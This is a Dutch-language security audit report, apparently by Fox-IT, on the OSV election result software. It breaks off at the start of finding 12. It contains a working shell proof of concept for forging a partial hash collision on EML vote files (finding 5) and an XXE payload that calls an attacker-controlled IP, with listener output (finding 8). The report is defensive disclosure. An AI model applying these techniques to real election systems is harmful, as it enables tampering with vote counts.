Bevinding 1 **OSV-webapplicatie toegankelijk zonder verbindings-versleuteling**

Betreft de systemen

OSV-server

Observatie

De webapplicatie wordt gebruikt zonder versleuteling van het dataverkeer (HTTP in plaats van HTTPS).

Onderbouwing

De webapplicatie wordt volgens de richtlijnen in verschillende omgevingen gebruikt, waaronder:

1. “Stand-alone” systeem (zonder netwerkverbindingen)
2. Centrale server met meerdere clients (“afgeschermd” netwerk)

Wanneer de webapplicatie op een “stand alone” systeem zonder netwerkverbinding wordt gebruikt, dan bevindt het servercomponent en het clientcomponent zich op een en hetzelfde systeem. Een aanvaller die de onversleutelde verbinding wil aanvallen moet zich dus toegang tot dit systeem verschaffen. Hierdoor heeft de aanvaller dus tevens toegang tot de gegevens van de server en heeft een aanval op het netwerkverkeer weinig meerwaarde.

Wanneer de webapplicatie in een geïsoleerd netwerk wordt gebruikt met een centraal servercomponent en meerdere clients dan dient een aanvaller eerst toegang te verkrijgen tot het geïsoleerde netwerk. Indien eenmaal toegang is verkregen tot dit geïsoleerde netwerk dan kan door middel van bijvoorbeeld een *man-in-the-middle* aanval de onversleutelde verbinding ingezien of gemodificeerd worden.

De server waarop de webapplicatie aanwezig is, biedt tevens een optie om de webapplicatie te gebruiken door middel van een beveiligde verbinding. Deze optie lijkt niet correct geconfigureerd te zijn waardoor een gebruiker niet de mogelijkheid heeft om te verifiëren dat de verbinding veilig is.

De volgende tabel geeft een overzicht van de poorten waarop de OSV-webapplicatie bereikbaar is:

Poort	Protocol	Versleuteld
8080	HTTP	Nee
8443	HTTPS	Ja

Risico

Afhankelijk van de omgeving waarbinnen OSV gebruikt wordt zal de kans dat een aanvaller de verbinding aanvalt, variëren van laag (geïsoleerd systeem of geïsoleerd netwerk) tot gemiddeld (Mochten de richtlijnen ten aanzien van de infrastructuur niet zijn opgevolgd en wordt toch gebruik gemaakt van gedeelde IT-infrastructuur). De mogelijke gevolgen bij een stand-alone netwerk zijn laag.

De gevolgen bij gebruik van een netwerk (al dan niet geïsoleerd) zijn hoog. Indien een aanvaller in staat is toegang te verkrijgen tot de onversleutelde verbinding dan is het mogelijk om alle gegevens in te zien alsook te wijzigen.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			GEMIDDELD
	Gemiddeld			
	Hoog			

Aanbeveling

Gezien de eis dat de omgeving van het internet gescheiden dient te zijn, resulteert dit in een uitdaging voor het technisch mogelijk maken van versleutelde verbindingen. De normale procedure zoals die gehanteerd wordt voor reguliere websites waarvan de verbinding versleuteld dient te zijn is hierdoor niet zonder meer van toepassing.

Rekening houdend met de voorgaande beschreven randvoorwaarden adviseert Fox-IT om de certificaten zoveel mogelijk van te voren vast te zetten. Voor de server kan een zogenaamd ‘self-signed’ certificaat gegenereerd worden (op de server zelf). Vervolgens dient op alle clients het betreffende certificaat geïmporteerd te worden, door middel van een vooraf gedefinieerd proces. Dit proces omvat bijvoorbeeld het vergelijken van de *fingerprint* van het certificaat op de clients.

Daarnaast verdient het aanbeveling om alle overige certificaten die niet direct noodzakelijk zijn voor OSV te verwijderen van de gebruikte systemen.

Bevinding 2 **Niet ondersteunde software in gebruik**

Betreft de systemen

OSV

Observatie

OSV gebruikt sterk verouderde software voor de achterliggende componenten.

Onderbouwing

De volgende regel geeft het versienummer weer van de gebruikte Java versie:

```
User-Agent: Java/1.6.0_45
```

De volgende regel geeft het versienummer van de applicatieserver weer:

```
Server response header : JBoss-4.2.3.GA
```

De versie van JBoss wordt niet meer ondersteund.

Gezien de beperkt beschikbare tijd is Fox-IT niet in staat geweest om alle gebruikte software, libraries en overige software waarvan de oplossing afhankelijk is te controleren.

Verouderde versies van Java bevatten vaak diverse kwetsbaarheden die het mogelijk maken om beveiligingsrestricties te omzeilen. In dit geval zou een extra kwetsbaarheid in OSV nodig zijn om hiervan misbruik te maken.

Risico

Software die niet meer ondersteund wordt kan kwetsbaarheden bevatten, daarnaast wordt de software niet meer voorzien van de laatste beveiligingsfunctionaliteiten.

Het risico op het uitbuiten van de mogelijke kwetsbaarheden is afhankelijk van de inrichting van de server en het netwerk waar de applicatieserver op ontsloten wordt. Daarnaast kunnen sommige kwetsbaarheden mogelijk misbruikt worden tijdens het importeren van EML-bestanden.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT raadt aan om alle gebruikte software te updaten naar de laatste beschikbare versie.

Bevinding 3 **CSB-laptop is niet adequaat beveiligd**

Betreft de systemen

CSB-laptop

Observatie

Bij de inrichting van de laptop van de Kiesraad waarop OSV geïnstalleerd wordt, worden onvoldoende beveiligingsmaatregelen toegepast.

Onderbouwing

In een interview met een medewerker van de Kiesraad (CSB) alsook een beknopt technisch onderzoek van de betreffende laptop zijn de volgende tekortkomingen geconstateerd:

- Laptop vereist internet i.v.m. toegang tot GBA ten tijde van de kandidaatstelling;
- Laptop maakt geen gebruik van versleuteling van de harde schijf;
- Laptop heeft onvoldoende BIOS-beveiligingsmaatregelen;
- Laptop ondersteunt niet gebruikte netwerkprotocollen (zoals IPv6);
- Laptop heeft geen specifieke Windows beveiligingsmaatregelen;
- Laptop heeft de lokale firewall niet correct geconfigureerd;
- Laptop heeft gebruik gemaakt van een WiFi-netwerk;
- Laptop bevat overbodige software van derde partijen.

Enkele tekortkomingen worden deels gemitigeerd doordat de laptop in een kluis wordt bewaard indien deze niet wordt gebruikt.

Risico

De technische kwetsbaarheden hebben directe impact op de laptop en de gegevens die hierop verwerkt worden. De impact van deze kwetsbaarheden op het gehele proces is daarentegen beperkt.

In het huidige proces, zoals beschreven door de Kiesraad, worden de uitslagen handmatig op papier uitgerekend, parallel aan het digitale proces met OSV. Wanneer de papieren uitkomst afwijkt van de digitale uitkomst gaat de Kiesraad (CSB) uit van de handmatige berekening.

In het geval dat de laptop gecompromitteerd wordt dan zullen de resultaten hiervan niet overeenkomen met de handmatige papieren telling en zal de digitale uitslag dus niet gehanteerd worden.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag	LAAG		
	Gemiddeld			
	Hoog			

Aanbeveling

Besteed meer aandacht aan de beveiliging van de laptop en beperk zoveel mogelijk het risico dat een aanvaller (ongedetecteerd) toegang kan verkrijgen tot de data op de laptop. Het gaat in beperkte mate om de vertrouwelijkheid van de informatie op de laptop, veel meer gaat het om de integriteit van de informatie en de software op de laptop.

Bevinding 4 **Werkwijze wachtwoorden onveilig**

Betreft de systemen


OSV-webapplicatie

Observatie

De OSV-webapplicatie dwingt het gebruik van veilige wachtwoorden niet af, daarnaast worden de wachtwoorden onveilig opgeslagen.

Onderbouwing

Wanneer een gebruiker een wachtwoord moet instellen geeft de OSV-webapplicatie een visuele indicatie over de sterkte van het wachtwoord, maar staat het gebruik van zwakke wachtwoorden wel toe. Het is bijvoorbeeld mogelijk om het wachtwoord ‘osv’ voor de gebruiker ‘osv’ in te stellen.



Daarnaast worden de ingevoerde wachtwoorden op een onveilige manier opgeslagen. De functie om een wachtwoordhash te berekenen wordt als volgt aangeroepen:

```
osv45_v2.17.2_source_for_review\osv45\src\de\ivu\wahl\anwender\AnwenderHa
ndlingBean.java

   String passwortHash = calcHash(anmeldename + passwort);
```

De wachtwoordhash wordt vervolgens berekent als MD5-hash over “gebruikersnaam + wachtwoord”:

```
osv45_v2.17.2_source_for_review\osv45\src\de\ivu\wahl\AnwContext.java
```

```
    /**
     * Ausrechnen des MD5-Hash
     *
     * @param plainText Klartext-Eingabe
     * @return MD5-Hash als String-Repräsentation der Nummer in Basis 36
     */
    public static String calcHash(String plainText) {
      try {
        MessageDigest md5 = MessageDigest.getInstance("MD5"); //$NON-NLS-
  1$
        md5.reset();
        byte[] digest = md5.digest(plainText.getBytes());
        return new BigInteger(1, digest).toString(Character.MAX_RADIX);
      } catch (NoSuchAlgorithmException nsae) {
        // should REALLY NEVER happen
        LOGGER.error(nsae);
        return ""; //$NON-NLS-1$
      }
    }
```

Bovenstaande oplossing maakt gebruik van een verouderd hashing algorithme (MD5), dat tevens niet bedoeld is als een veilige wijze om wachtwoorden te beschermen.

Risico

Het niet afdwingen van sterke wachtwoorden zorgt ervoor dat gebruikers alsnog zwakke wachtwoorden kunnen instellen. In de setup zoals deze door het CSB wordt aangeraden zou een aanvaller met fysieke toegang tot de systemen of toegang tot het netwerk, mogelijk het wachtwoord kunnen raden en hiermee ingevoerde waardes aanpassen. Vooral de toegang tot accounts met de rechten van verkiezingsleider bieden hierbij extra mogelijkheden. Daarnaast zorgt de zwakke vorm van wachtwoordopslag ervoor dat een aanvaller die in staat is om de wachtwoordhashes te bemachtigen eenvoudiger en sneller het wachtwoord kan kraken.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag		LAAG	
	Gemiddeld			
	Hoog			

Aanbeveling

Het is belangrijk dat de applicatie het kiezen van veilige wachtwoorden afdwingt. Daarnaast raadt Fox-IT aan om de wachtwoorden op te slaan met behulp van een daarvoor geschikt algoritme, zoals bijvoorbeeld PBKDF2, SCRYPT of BCRYPT. Belangrijk is hierbij dat de juiste parameters gekozen worden, rekening houdend met het gebruiksgemak.

Bevinding 5 **Verificatie integriteit EML-bestanden onvoldoende**

Betreft de systemen

OSV-webapplicatie

Observatie

Bij het importeren van EML-bestanden vereist de integriteitscontrole van OSV slechts de invoer van de eerste vier karakters van de hashwaarde.

Onderbouwing

Doordat de vergelijking van de hashwaarde alleen op de eerste vier(hexadecimale) karakters gebaseerd is, wordt de complexiteit van de door de aanvaller te vervalsen data gereduceerd tot 65536 (2^16) mogelijkheden. Hiermee wordt het voor een aanvaller mogelijk om binnen een zeer gering tijdsbestek een aangepast EML-bestand te genereren waarbij de eerste vier karakters overeenkomen. Naarmate de aanvaller meer karakters zou wensen overeen te laten komen zal de complexiteit exponentieel toenemen. Dit laatste kan het geval zijn indien de aanvaller anticipieert op een mogelijke visuele inspectie door de gebruiker.

Deze aanval is van toepassing ongeacht het gebruikte algoritme (bijvoorbeeld: SHA256 is in dit geval niet veel sterker dan SHA1), omdat alleen de eerste vier karakters worden vergeleken. Een aanvaller voert hiervoor de volgende stappen uit voor een eenvoudige proof-of-concept (PoC):

- Stel de hashwaarde van het originele EML-bestand start met '`1a2b`';
- Manipuleer de stemtotalen in het EML-bestand '`test.eml.xml`';
- Pas het einde van het EML-bestand alsvolgt aan, let hierbij op de opbouw van het XML-bestand en verwijder een eventueel toegevoegd regeleinde:

```
<!--REPLACEME--></EML>
```

- Voer het volgende commando (op 1 regel) uit:

```
for i in {1..65536}; do echo -n "$i "; sed s/'REPLACEME'/$i/
test.eml.xml | sha256sum; done | grep " 1a2b"
```

- Na enkele minuten zal de uitkomst aangeven welke waarde (getal) in plaats van `REPLACEME` kan worden geplaatst. Het gemanipuleerde EML-bestand heeft vervolgens een hashwaarde waarvan de eerste vier karakters overeenkomen met de eerste vier karakters van de originele hashwaarde.

Een geoptimaliseerde versie van de aanval, geschreven in een andere programmeertaal (Python) had minder dan 1 seconde nodig om een dergelijke *collision* te berekenen. Bij het gebruik van een veroptimaliseerde brute forcer die gebruik maakt van snellere videokaarten, zoals de bekende software *hashcat*, kan een nog veel groter aantal berekeningen per seconde worden uitgevoerd. Mocht vereist worden dat meer karakters van de hashwaarde worden ingevoerd, dan gelden (indicatief) de volgende statistieken t.a.v. de benodigde tijd voor het berekenen van een *collision*:

Gebruikte brute forcer Aantal hexadecimale karakters (aantal bits)	Python PoC (1,2 Mhashes/s)	hashcat met 8x Nvidia GTX 1080 (23 Ghashes/s)	Antminer S9 Bitcoin miner (13 Thashes/s)
4 (16)	<1 s	<1 s	<1 s
6 (24)	14 s	<1 s	<1 s
8 (32)	60 min	<1 s	<1 s
10 (40)	11 dagen	48 s	<1 s
12 (48)	>7 jaar	3,4 uur	22 s
14 (56)	-	36 dagen	1,5 uur
16 (64)	-	> 25 jaar	16,4 dagen
20 (72)	-	-	> 11 jaar

De 8 snelle videokaarten zijn voor een reguliere organisaties betaalbaar. Vanuit het perspectief van een statelijke actor kan verondersteld worden dat een aanzienlijk grotere hoeveelheid hardware wordt gebruikt. Daarnaast is aannemelijk dat gebruik gemaakt zal worden van gespecialiseerde hardware, zoals ASICs. Ter referentie is in de tabel een snelle bitcoin-miner opgenomen, uitgaande van gepubliceerde specificaties. Let op, deze kan niet zomaar ingezet worden voor deze toepassing, maar biedt slechts een referentiekader van de mogelijkheden van dergelijke hardware aangezien voor bitcoin-mining een dubbele SHA256 wordt berekend.

Risico

Een aanvaller met toegang tot het digitale PSB-EML-bestand of het HSB-EML-bestand kan de inhoud wijzigen zonder dat de huidige integriteitscontrole dit tegenhoudt, waardoor de gewijzigde waardes succesvol geïmporteerd kunnen worden. Het feit dat de volledige hashwaarde getoond wordt door de software zou het risico in enkele gevallen kunnen beperken. Mogelijk dat gebruikers opmerken dat de overige karakters niet overeenkomen en zij niet doorgaan met het proces. Aan hen worden echter geen instructies getoond die duidelijk vermelden dat de rest van de karakters visueel vergeleken dienen te worden.

De gevolgen in het proces zijn bij het importeren bij het CSB minimaal, vanwege de handmatige parallel-optelling die wordt uitgevoerd. Bij het importeren op de HSB's zou een dergelijke wijziging wel degelijk de stemtotalen kunnen beïnvloeden.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT adviseert om de integriteitscontrole van de EML-bestanden te verbeteren. Hiervoor zijn diverse oplossingen mogelijk, zoals:

- Voeg een digitale handtekening toe aan de EML-bestanden. De verificatie is hoofdzakelijk nodig om de integriteit van de EML-bestanden tijdens transport te waarborgen. Als OSV gecompromitteerd is, gelden andere mogelijke aanvallen en gevolgen. Een dergelijke digitale handtekening vereist een ingrijpende wijziging in OSV en een proces dat voorziet in de verspreiding van sleutelmateriaal en/of certificaten.
- In de huidige werkwijze is het belangrijk dat meer karakters worden gevalideerd. Het invoeren van meer karakters van de hashwaarde heeft een bepaalde grens ten aanzien van gebruiksgemak. Gezien de benodigde tijd voor het berekenen van een collision bij gebruik van geoptimaliseerde software en/of hardware zijn minimaal, en waarschijnlijk meer, dan 20 hexadecimale karakters benodigd. Dit is mogelijk voorbij de grens van gebruiksvriendelijkheid. Het aantal in te voeren karakters zou verminderd kunnen worden door gebruik te maken van een andere visuele representatie van de hashwaarde.
- Laat OSV de gebruiker vragen om een aantal karakters (al dan niet aaneengesloten) in te vullen waarbij de plaats van de karakters steeds willekeurig bepaald wordt. Dit zorgt ervoor dat een aanvaller niet kan voorspellen op welke plaats de gedeeltelijke *collision* zich moet bevinden.
- De minimale inspanning vereist dat de gebruikers de hashwaardes visueel verifiëren. In het kader van gebruiksvriendelijkheid wordt aangeraden om onderzoek te doen naar de mogelijkheden om de karakters op een visueel gebruiksvriendelijke wijze te tonen.

Bevinding 6 **Transport door middel van USB-sticks**

Betreft de systemen

OSV-systemen

Observatie

EML-bestanden worden door middel van willekeurige USB-sticks getransporteerd.

Onderbouwing

In de interviews met het CSB is gebleken dat USB-sticks worden gebruikt voor het transport van EML-bestanden van de PSB's naar de HSB's en van de HSB's naar het CSB.

Een aanvaller kan op diverse manieren proberen het OSV-systeem van de organisatie die de USB-sticks inleest te compromitteren, zoals:

- Malafide bestanden toevoegen aan het transportmiddel die de ontvanger mogelijk opent;
- Het volledige transportmiddel vervangen door een malafide transportmiddel, bijvoorbeeld een *rubber ducky* die een toetsenbord emuleert en zo automatisch handelingen uitvoert op het systeem van de ontvanger.
- Aanvallen toepassen zoals *bad USB* waarmee onder ander kwetsbaarheden in de stuurbestanden worden uitgebuit.

De aanwezigheid van beperkte visuele beveiligingskenmerken leidt er tevens toe dat de ontvanger niet kan vaststellen of het ontvangen transportmiddel gelijk is aan het verzonden transportmiddel.

Risico

Indien een aanvaller toegang verkrijgt tot de USB-stick kan deze proberen om de inhoud van de USB-stick te wijzigen. Belangrijk hierbij is dat de informatie op de USB-stick niet vertrouwelijk van aard is en alleen de integriteit gewaarborgd dient te blijven gedurende het gehele transport. Het risico wordt vooral veroorzaakt doordat het transportmiddel tevens een aanvalsvector kan zijn voor het OSV-systeem waarop het transportmiddel verwerkt zal worden. In het ergste geval kan een aanvaller hiermee controle over het OSV-systeem bemachtigen.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			GEMIDDELD
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT adviseert om zoveel mogelijk gebruik te maken van media waarbij schrijven slechts een keer mogelijk is. De media dient dan waar mogelijk voorzien te zijn van visuele echtheidskenmerken. Tevens wordt aangeraden om fysieke integriteitscontroles aan te brengen, bijvoorbeeld in de vorm van sealbags of sealstickers. Ook dient het gebruikte transportmiddel zo eenvoudig mogelijk te zijn, zodat de kans op misbruik van functionaliteit beperkt is.

Het is belangrijk dat de integriteit van de gegevens (in deze de EML-bestanden) ongeacht het transportmiddel gegarandeerd kan worden.

Bevinding 7 **Integriteitscontrole OSV installatie-cd-rom kan omzeild worden**

Betreft de systemen

PSB
HSB
CSB

Observatie

Het is mogelijk om bestanden op de cd-roms aan te passen zonder dat de integriteitscontrole dit detecteert.

Onderbouwing

De op dit moment aangeraden methode om de integriteit van de cd-rom te controleren bestaat uit het volgende commando, zoals beschreven in het document `Vaststellen+van+de+authenticiteit+van+de+OSV+software+23-12-2016`:

```
find . -type f -exec openssl sha1 {} ';' | cut -f 2 -d " " | sort |
openssl sha1
```

Bovenstaand commando voert eerst een hashing operatie op de individuele bestanden uit. Directories en bestanden die door het besturingssysteem als bijzonder worden aangemerkt, worden hierin niet meegenomen. Nadat de hashwaarde van de individuele bestanden is vastgesteld, worden deze hashwaardes gesorteerd en wordt een hashwaarde over deze lijst berekend. Het eindresultaat van dit commando betreft een hashwaarde die de gebruiker kan vergelijken met de hashwaarde die de Kiesraad op de website publiceert. Overigens gaf de Kiesraad al aan dat het gebruikte hashing algoritme vervangen wordt door SHA256. Dit verandert echter niets aan de hier beschreven kwetsbaarheid.

De juiste werking van bovenstaand commando is afhankelijk van het feit dat bestandsnamen geen spaties mogen bevatten. Indien bestandsnamen spaties bevatten, kan het bovenstaand commando beïnvloedt worden zodat de verkeerde gegevens worden gebruikt in de hashberekening van de laatste stap.

In dat geval is het voor een aanvaller mogelijk om bestanden aan te passen zonder dat de uiteindelijke hashwaarde wordt aangepast. Verdere technische details zijn beschreven in bijlage 8.1.

Risico

Een aanvaller met toegang tot de cd-roms kan de inhoud aanpassen en hiermee de werking van OSV manipuleren. Afhankelijk van de stap in het proces waar deze malafide handeling wordt uitgevoerd kan dit gevolgen hebben voor een enkel PSB, HSB of CSB of in het meest impactvolle scenario voor alle PSB's, HSB's en het CSB wanneer de handeling wordt uitgevoerd tijdens, voor of vlak na het drukken van de cd-roms. Het risico van deze aanval wordt beperkt doordat de Kiesraad een niet statistisch representatieve controle van de cd-roms uitvoerd.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT adviseert om een integriteitscontrole van het volledige medium uit te voeren.

Hoewel de Kiesraad al had aangegeven het hashing algoritme te vervangen door SHA256, willen we de prioriteit hiervan nogmaals benadrukken. Let op: daarmee wordt de hier beschreven kwetsbaarheid niet opgelost.

Bevinding 8 XML External Entity Injection

Betreft de systemen

OSV-webapplicatie

Observatie

De OSV-webapplicatie is kwetsbaar voor XML Entity Injection-aanvallen.

Onderbouwing

De volgende regel kan aan het begin van het EML-bestand worden toegevoegd, zodat de OSV-webapplicatie probeert om verbinding te maken met het IP-adres dat hierin gedefinieerd is:

```
<!DOCTYPE xyz [ <!ENTITY fox SYSTEM "http://192.168.1.100/xyz"> ]>
```

Bovenstaande regel zal resulteren in de volgende binnenkomende verbinding op het systeem van de aanvaller:

```
Listening on [0.0.0.0] (family 0, port 80)
Connection from [192.168.1.101] port 80 [tcp/http] accepted (family 2,
sport 49845)
GET /xyz HTTP/1.1
User-Agent: Java/1.6.0_45
Host: 192.168.1.100
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

Risico

Via een XML Entity Injection-aanval is het bijvoorbeeld mogelijk om bestanden van de server uit te lezen, Denial-of-Service aanvallen uit te voeren en poortscans uit te voeren vanuit het perspectief van de server. Daarnaast is het mogelijk om een verbinding te maken met een vooraf gedefinieerde server. In het geval dat het systeem met een netwerk verbonden is kan dit leiden tot verdere kwetsbaarheden, zoals het opvangen van Windows authenticatiegegevens.

De EML-bestanden kunnen worden gemanipuleerd zonder dat iemand toegang heeft tot de OSV-systemen. Binnen de beschikbare tijd heeft Fox-IT geen toepassingen van de kwetsbaarheid gevonden die een hoge impact kunnen hebben en die autonoom kunnen worden uitgebuit door iemand die alleen controle heeft over het EML-bestand.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld		GEMIDDELD	
	Hoog			

Aanbeveling

Fox-IT raadt aan om de XML-parser zo te configureren dat deze geen *doctype definitions* binnen een XML-bestand interpreteert. Meer informatie hierover is beschikbaar via de volgende URL:

`https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet`

Bevinding 9 Vier-ogen-principe wordt niet afgedwongen

Betreft de systemen


OSV-webapplicatie

Observatie

Het vier-ogen-principe wordt niet volledig afgedwongen door OSV.

Onderbouwing

De OSV-webapplicatie bevat de mogelijkheid om op PSB-, HSB- en CSB-niveau te configureren hoe vaak de stemmeninvoer dient plaats te vinden. Standaard staat de instelling voor PSB op “dubbele invoer”, maar dit kan door de gemeente aangepast worden. Onderstaande afbeelding geeft een succesvolle wijziging van de standaard waarde weer.



Voor het HSB en het CSB staat de instelling standaard op “eenmalige invoer”, wat naar verluidt in interviews met de Kiesraad in de praktijk veelal slechts het importeren van het EML-bestand betreft.

Risico

Indien de invoer niet door middel van het vier-ogen-principe plaatsvindt kunnen al dan niet bewuste invoerfouten optreden bij het invoeren van de stemtotalen op PSB-niveau. Hiermee kunnen mogelijk de resultaten van de verkiezingen beïnvloed worden.

Op HSB-niveau wordt niet afgedwongen dat naast het inlezen van de digitale EML-bestanden tevens de aantallen aan de hand van de papieren processen-verbaal N11 worden ingevoerd. Hierdoor kan een aanvaller die mogelijk het EML-bestand aangepast heeft toch de stemtotalen beïnvloeden en hiermee impact hebben op de verkiezingen.

Op CSB-niveau zijn de gevolgen beperkt vanwege de handmatige telling en berekening, op basis van de papieren processen-verbaal O3, die parallel aan het OSV-proces plaatsvindt.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld		GEMIDDELD	
	Hoog			

Aanbeveling

Fox-IT adviseert om op alle niveaus minimaal het vier-ogen-principe technisch af te dwingen. Hierbij dient de mogelijkheid tot configuratie zoveel mogelijk te worden verwijderd. Tevens wordt aangeraden om op HSB-niveau standaard te kiezen voor de optie waarbij zowel het EML-bestand ingelezen wordt, alsook dat de stemaantallen handmatig ingevoerd dienen te worden.

Bevinding 10 **Ongeverifieerde externe software vereist**

Betreft de systemen

OSV-systemen PSB, HSB, CSB

Observatie

Voor het controleren van de integriteit van de cd-rom wordt (op Microsoft Windows) additionele (externe) software geadviseerd. Deze software moet eerst gedownload worden van het internet en voor het verifiëren van de integriteit van deze software worden geen instructies gegeven.

Onderbouwing

De handleiding zoals deze door de Kiesraad op de eigen website wordt aangeboden, instrueert de gebruiker om Cygwin te downloaden.

`https://www.kiesraad.nl/binaries/kiesraad/documenten/formulieren/2016/osv/osv-bestanden/vaststellen-authenticiteit-osv-software/Vaststellen+van+de+authenticiteit+van+de+OSV+software+23-12-2016.pdf`

De gedownloade software bevat onnodige componenten die het aanvalsoppervlak vergrootten, maar niet strikt noodzakelijk zijn voor de beoogde functionaliteit. De handleiding bevat geen verdere instructies om de integriteit van het gedownloade bestand te verifiëren.

Risico

Het installeren van software van derde partijen vergroot het aanvalsoppervlak onnodig. Daarnaast wordt de integriteit van de gedownloade software niet gecontroleerd, waardoor deze mogelijk aangepast had kunnen zijn door een aanvaller. Tot slot wordt niet expliciet vermeld dat de downloadhandeling niet dient plaats te vinden op het systeem waarop OSV geïnstalleerd zal worden. Hiermee ontstaat het risico dat OSV-systemen toch aan het internet gekoppeld worden door de gebruiker.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld		GEMIDDELD	
	Hoog			

Aanbeveling

Fox-IT adviseert om geen gebruik te maken van externe software waarmee het aanvalsoppervlak vergroot kan worden. Indien mogelijk, wordt aangeraden om via de website van de Kiesraad eenvoudige software aan te bieden voor het controleren van de integriteit van de cd-rom en de daarop aangeleverde software. Daarbij horen instructies gegeven te worden over het verifieren van de integriteit van dergelijke software.

Voor het verifiëren van een enkel installatiebestand kan gebruik gemaakt worden van in het besturingssysteem reeds aanwezige mogelijkheden. In het geval van Microsoft Windows kan gedacht worden aan het digitaal ondertekenen van bestanden en/of het gebruik maken van de ingebouwde ‘certutil.exe’ software. Tot slot wordt aangeraden in instructies op te nemen dat OSV-systemen te alle tijde ontkoppeld moeten zijn van het internet.

Bevinding 11 **Overige tekortingkomingen OSV**

Betreft de systemen

OSV

Observatie

De OSV-webapplicatie bevat ongebruikte en mogelijke risicovolle funtionaliteit. Daarnaast worden mogelijk onnodige TCP-poorten geopend op de OSV-server.

Onderbouwing

De OSV-webapplicatie bevat functionaliteit om zogenaamde XSLT-templates te importeren die voor het doel van de applicatie binnen de context van de Nederlandse verkiezingen niet strikt noodzakelijk is. Het toestaan van externe XSLT-templates kan ernstige kwetsbaarheden introduceren (afhankelijk van de gebruikte configuratie), die het in bepaalde gevallen mogelijk maakt om code uit te voeren op de applicatieserver.

De OSV-webapplicatie geeft het sessie-id van de gebruiker weer in de URL en stuurt deze bij elk verzoek van de browser terug naar de server.

De wachtwoordvelden in de HTML-broncode zijn niet voorzien van het attribuut autocomplete met de waarde "off".

Op de OSV-server worden enkele poorten geopend die niet bereikbaar hoeven te zijn vanaf het netwerk, waaronder mogelijk poorten die RMI-toegang mogelijk maken. In verband met de beschikbare tijd heeft Fox-IT deze aanvalsvector niet verder onderzocht.

Risico

Ongebruikte functionaliteit en/of onnodige bereikbaar poorten kan (onbekende) kwetsbaarheden onnodig blootstellen aan een mogelijke aanvaller. In het geval dat een kwetsbaarheid aangetroffen wordt zou dit, in het slechtste geval, kunnen leiden tot het compromitteren van de OSV-server.

Het weergeven van het sessie-id in de URL kan ervoor zorgen dat een aanvaller met fysieke toegang tot een OSV-client in staat is om het sessie-id over te nemen, waarmee de sessie gekaapt zou kunnen worden.

Tot slot kan de autocomplete functionaliteit ervoor zorgen dat een aanvaller met fysieke toegang tot het systeem, zichzelf toegang verschaft tot de OSV-functionaliteit doordat de browser automatisch het opgeslagen wachtwoord invult.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			GEMIDDELD
	Gemiddeld			
	Hoog			

Aanbeveling

Fox-IT adviseert om funtionaliteit die niet strikt noodzakelijk is te verwijderen uit de webapplicatie en geen onnodige poorten op de server te laten luisteren. Daarnaast adviseert Fox-IT om gevoelige informatie niet in de URL te versturen naar de server. In het geval van een sessie-id, is de gangbare manier om dit via een *cookie* te versturen. Tot slot wordt aangeraden om alle wachtwoordvelden te voorzien van het HTML attribuut ‘autocomplete’ met de waarde ‘off’.

Bevinding 12 Overeenkomst broncode en uitvoerbare bestanden niet mogelijk

Betreft de systemen

OSV

Observatie

